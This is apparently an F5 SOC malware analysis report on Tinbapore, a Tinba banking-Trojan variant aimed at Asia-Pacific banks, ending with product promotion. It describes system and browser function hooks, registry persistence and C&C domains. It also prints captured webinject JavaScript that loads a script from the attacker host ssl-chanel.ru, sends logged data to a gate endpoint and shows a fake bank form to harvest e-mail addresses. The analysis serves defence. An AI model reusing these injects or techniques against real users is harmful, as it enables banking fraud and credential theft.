MALWARE ANALYSIS REPORT

Tinbapore: Millions of Dollars at Risk

January 2016 | F5 SOC

Contents

The Threat

Trojans

A Trojan is a piece of malware that appears to the user to perform a desirable function but—perhaps in addition to the expected function—steals information or harms the system. Trojans employ two main techniques to steal users' credentials or initiate money transfers on their behalf:

- Modifying the website's client-side web page.
- Sniffing the browser's activity for information, such as that sent to different banks, before the packets are encrypted by SSL.

Script injections

Several e-banking Trojans (such as Neverquest, Dyre, and Dridex) have used script injection techniques to modify the original web page. The modification may enable the attacker to perform money transactions using victims' credentials. This may be perpetrated by a Trojan injecting a malicious JavaScript code to the client's browser, once the client is connected to the website. The injected code may perform different functions, including attempting a money transfer from the client's account, gaining control on mobile devices, and much more.

To maintain the information sent by the Trojan, attackers have developed different types of command and control (C&C) systems that enable them to grab and manage the Trojan. These systems are usually PHP-based systems accompanied by a SQL database.

About Tinba

Tinba, also known as Tinybanker, Zusy, and HμNT€R$, is a banking Trojan that was first seen in the wild around May 2012. Its source code was leaked in July 2011, and since then it has evolved. Cybercriminals have customized the leaked code to create even more sophisticated pieces of malware that are being used to attack a large number of popular banking websites around the world. Until now, four new variants had been identified. Tinbapore is the fifth.

The original Tinba malware was written in the assembly programming language and was noted for its very small size (around 20 KB including all Webinjects and configuration). The malware mostly uses four system libraries during runtime: *ntdll.dll, advapi32.dll, ws2_32.dll, and user32.dll*. Its main functionality is hooking all the browsers on the infected machine so it can intercept HTTP requests and perform web injections.

Newer and improved versions of the malware employ a domain generation algorithm (DGA), which makes the malware much more persistent and gives it the ability to come back to life even after a command and control (C&C) server is taken down. This new variant of Tinba, Tinbapore, now creates its own instance of *explorer.exe* that runs in the background. It differs from most previous versions in that it actively targets financial entities in the Asian Pacific (APAC), which was previously uncharted territory for Tinba.



Figure 1: The Tinbapore attack flow

Tinbapore Malware Analysis Details

Upon execution, the malware initially infects the system by opening the *winver.exe* process—a legitimate Windows applet that shows the Windows version—injecting itself into it, and propagating into *explorer.exe*.

Then, while operating through explorer.exe, the malware writes itself as a *bin.exe* file into the *\Application Data* folder with a randomly generated subfolder.

System function hooks

Tinbapore gains control over the system by hooking several functions inside the *ntdll.dll* library. The hooked functions are *NtCreateProcessEx*, *NtCreateThread*, *NtEnumerateValueKey*, *NtQueryDirectoryFile*, and *NtResumeThread*.

Hooked Object	Hook Address and Location	Type of Hook
[1660]explorer.exe-->ntdll.dll-->NtCreateProcessEx	0x7C90D15E-->00C813A2 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe-->ntdll.dll-->NtCreateThread	0x7C90D1AE-->00C813E3 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe-->ntdll.dll-->NtEnumerateValueKey	0x7C90D2EE-->00C81E94 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe-->ntdll.dll-->NtQueryDirectoryFile	0x7C90D76E-->00C81F06 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe-->ntdll.dll-->NtResumeThread	0x7C90DB3E-->00C8142C - [unknown_code_page]	Inline - RelativeJump

Figure 2: Functions hooked by Tinbapore

Auto-run entries

In order to stay persistent in the system, the malware writes two auto-run locations, making it start with Windows at boot. The auto-runs are written into the registry in both *HKEY CURRENT_USER* and *HKEY_LOCAL_MACHINE* registry hives, under the *Software\Microsoft\Windows\CurrentVersion\Run* key.

Deployment

Tinbapore writes deployed files into the *\Application Data\ folder.*

- **log.dat, ntf.dat**—These are used to store the collected data from the infected machine before that data is sent to the C&C server. These files are encrypted and removed right after being written.
- **bin.exe**—This malware executable file is run on system boot.
- **web.dat**—This Webinject configuration file is written when downloaded from the C&C.

Browser function hooks

When a browser application is executed, the malware injects itself into the process and hooks *wininet.dll* library functions, which allows it to perform browser injections. The hooked functions are *HttpQueryInfoA*, *HttpSendRequestA*, *HttpSendRequestW*, *InternetCloseHandle*, *InternetQueryDataAvailable*, *InternetReadFile*, and *InternetReadFileExA*.

Tinbapore also lowers security settings and sets the *DisplayMixedContentInternet* option to zero (0). This allows attackers to perform browser injections without prompting the user.

Hooked Object	Hook Address and Location
[2684]IEXPLORE.EXE-->wininet.dll-->HttpSendRequestA	0x3D947021-->00154184 - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->InternetReadFile	0x3D94F5EB-->00154260 - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->HttpQueryInfoA	0x3D95182D-->001545DE - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->InternetCloseHandle	0x3D952128-->00154218 - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->InternetQueryDataAvailable	0x3D95509F-->0015453D - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->HttpSendRequestW	0x3D958BDE-->001541CE - [unknown_code_page]
[2684]IEXPLORE.EXE-->wininet.dll-->InternetReadFileExA	0x3D962C09-->001543FB - [unknown_code_page]

Figure 3: Tinbapore sets security settings to zero

Rootkit

The malware is a rootkit, meaning that by hooking system functions, it has higher system privileges than the user, so it can hide itself from the user's eyes, making it impossible to remove manually. Special anti-rootkit tools, such as IceSword, are required to see the malware registry keys and files on disk.



Figure 4: Tinbapore registry keys and files as they can be seen with IceSword

Webinject Analysis

In a departure from previous versions of Tinba, which usually did not target Asian financial entities, the new Tinbapore variant does target financial institutions in Asia and the Pacific (as well as U.S. and European institutions). The largest percentage of the targeted entities are in Singapore.

```
2  data_before
3  data_end
4  data_inject
5  <script id="myqwe1">
6  window.rem777bname = '05_CE0DD573';
7  window.rem777ddeell = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
8  </script>
9  <script id="myqwe4" src="https://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
10 <script id="myqwe2" src="https://ssl-chanel.ru/[redacted]_plv2.js"></script>
11 <script id="myqwe3">
12 delete $;delete jQuery;
13 window.rem777ddeell("myqwe1");window.rem777ddeell("myqwe2");window.rem777ddeell("myqwe4");window.rem777ddeell("myqwe3");
14 delete rem777bname;delete rem777ddeell;
15 </script>
```

Figure 5: A Tinbapore partial ATS script targeting financial institutions in APAC

The injected script shown above in Figure 5 is part of Tinbapore's Automatic Transfer Systems (ATS) engine injection management system, which injects content into the victim's browser and sends the logged information back to the ATS server.

After being injected into the victim's browser, the script is then deleted to cover its tracks.

```
var wwww="ssl-chanel.ru";
var blokss="ZZZ";
var affid="xxxxxx";

var home_link = "https://"+wwww+"/az/atsbmid";var gate_link =
home_link+"/gate.php?obj=ST&q="+affid;var pkey = "Bc5rw12";
var waitlok="<div><br/><br/><br/><br/><center>  Kami bekerja pada pemutakhiran database, sehingga
layanan ini sementara tidak tersedia.
<br/>Kami akan mencoba untuk melanjutkan layanan sesegera mungkin. Silahkan coba lagi dalam
beberapa jam.<br/><br/><center></div>";
var waitfkk="<table id=\"fkdiv\" border=\"0\" cellpadding=\"0\" cellspacing=\"0\" width=\"500\">
<tbody><tr> <td width=\"500\">Verifikasi tambahan identitas</td> </tr><tr> <td width=\"500\">
Masukkan alamat E-mail Anda yang terdaftar di system BANK NAME</td> </tr> <tr height=\"15\"> <td
height=\"15\" width=\"500\"></td> </tr> <tr> <td width=\"500\">
<font color=\"#000090\" face=\"Verdana\" size=\"2\"><b>Silakan memasukkan alamat E-mail Internet
Banking Anda</b></font></td> </tr> <tr> <td width=\"500\">
<table border=\"0\" cellpadding=\"0\" cellspacing=\"0\"> <tbody><tr height=\"2\"> <td
bgcolor=\"#000090\" height=\"2\" width=\"350\"></td> </tr> </tbody></table> </td> </tr>
<tr> <td width=\"500\"><font color=\"#ff9c00\" face=\"Verdana\" size=\"2\"><b>Please enter Your
Internet Banking E-mail</b></font></td> </tr> <tr> <td width=\"500\">
<input id=\"fkmail\" size=\"24\" type=\"text\"></td> </tr> <tr> <td width=\"500\"><input
style=\"\" value=\"LOGIN\" id=\"fksend\" onmouseover=\"this.style.cursor='hand'\"
type=\"button\"></td> </tr> </tbody></table>";
```

Figure 6: The Tinbapore visual injection source code

For most of the targeted entities to date, injected content has shown the message in Figure 7 on the user's machine while initiating the fraudulent activity. The Google translation for this message is "We are working on updating the database, so that the service is temporarily unavailable. We will try to resume the service as soon as possible. Please try again in a few hours."

```
Kami bekerja pada pemutakhiran database, sehingga layanan ini sementara tidak tersedia.

Kami akan mencoba untuk melanjutkan layanan sesegera mungkin. Silahkan coba lagi dalam beberapa
jam.
```

Figure 7: The Tinbapore visual injection as seen on the victim's machine

WebSafe Detection of Tinbapore

The F5® WebSafe™ security solution detected the Tinbapore malware attack in real time, and the F5 Security Operations Center™ (SOC) took immediate action to shut down attack resources, although Tinbapore's DGA capabilities make the malware very persistent and give it the ability to come back to life even after a C&C server is taken down.

Malicious URLs

Tinbapore resources detected by WebSafe and shut down by the SOC include the following malicious URLs:

- hxxps://base-ssl.ru

- hxxps://ssl-base.com
- hxxps://test-ssl.ru
- hxxps://data-chanel.ru
- hxxps://ssl-tree.ru
- hxxps://ssl-chanel.ru
- hxxps://ssl-temp.ru
- hxxps://temp-ssl.ru

Tinbapore Targets

To date, Singapore has been the country most targeted by the Tinbapore malware. It accounts for 30 percent of the attacked institutions known to the F5 SOC. Indonesian financial institutions also are at risk of losing millions of dollars, as another 20 percent of the targeted entities are based in this country.



Figure 8: Tinbapore targeted entities by country

Financial institutions in APAC are not the only ones at risk; the malware has also targeted institutions in the Europe, Middle East, and Africa (EMEA) region and the Americas. However, it is clear that the majority of attacks target financial institutions in Asia and the Pacific.



Figure 9: Tinbapore targeted entities by region

F5 Security Solutions

F5 enables financial organizations working online to enhance security and gain control over areas that were once virtually unreachable and indefensible, and to neutralize local threats found on customers' personal computers, without requiring the installation of software on the user side. This approach covers the entire install base. The entire solution is delivered from the F5 BIG-IP® platform and therefore doesn't require any integration or modification of the application.

F5 products and services complement your existing anti-fraud technologies, improving your protection against malicious activity and providing an encompassing defense mechanism. F5 products mitigate online identity theft by preventing phishing, malware, and pharming attacks in real time with advanced encryption and identification mechanisms. Rounding out its offerings, F5 provides professional services and advanced research capabilities in the field of cybercrime, including malware, Trojans, viruses, and more.

About the F5 SOC

F5 constantly monitors the fraud threat landscape, analyzing risks and trends that threaten online financial institutions. The company's SOC monitors global attack activities in real time, notifies customers of threats, and shuts down phishing proxies or drop zones to minimize the damages they can inflict. The SOC also:

- Houses an experienced team of security researchers and analysts who investigate new attacks throughout the world.
- Works with F5 Labs to aggregate the latest security intelligence and provide customers with tools to help mitigate risks.
- Maintains up-to-date information on the latest malware, zero-day exploits, and phishing attacks that target the financial services industry.
- Operates 24/7 to drive awareness of fraud threats that may pose immediate danger.

The SOC supplements F5 WebSafe and MobileSafe™ solutions for protecting online applications or URLs. SOC services bring visibility to, and protection against, the mounting risks of advanced financial fraud. These services also extend corporate fraud and security teams with additional, expert assistance.

About F5 Labs

F5 Labs compiles security research, market research, and intelligence from F5 platform security, the F5 security incident response team (SIRT), SOC product development, and F5 iHealth® monitoring service data to provide customers with actionable information on the latest threats, risks, and application vulnerabilities.

To learn more about F5 fraud protection, read the WebSafe datasheet as well as the MobileSafe datasheet.

To learn more about F5 Security Operations Center, read the F5 SOC datasheet.

F5 Networks, Inc. 401 Elliott Avenue West, Seattle, WA 98119 888-882-4447 f5.com

Americas	Asia-Pacific	Europe/Middle-East/Africa	Japan K.K.
info@f5.com	apacinfo@f5.com	emeainfo@f5.com	f5j-info@f5.com

Solutions for
an application world.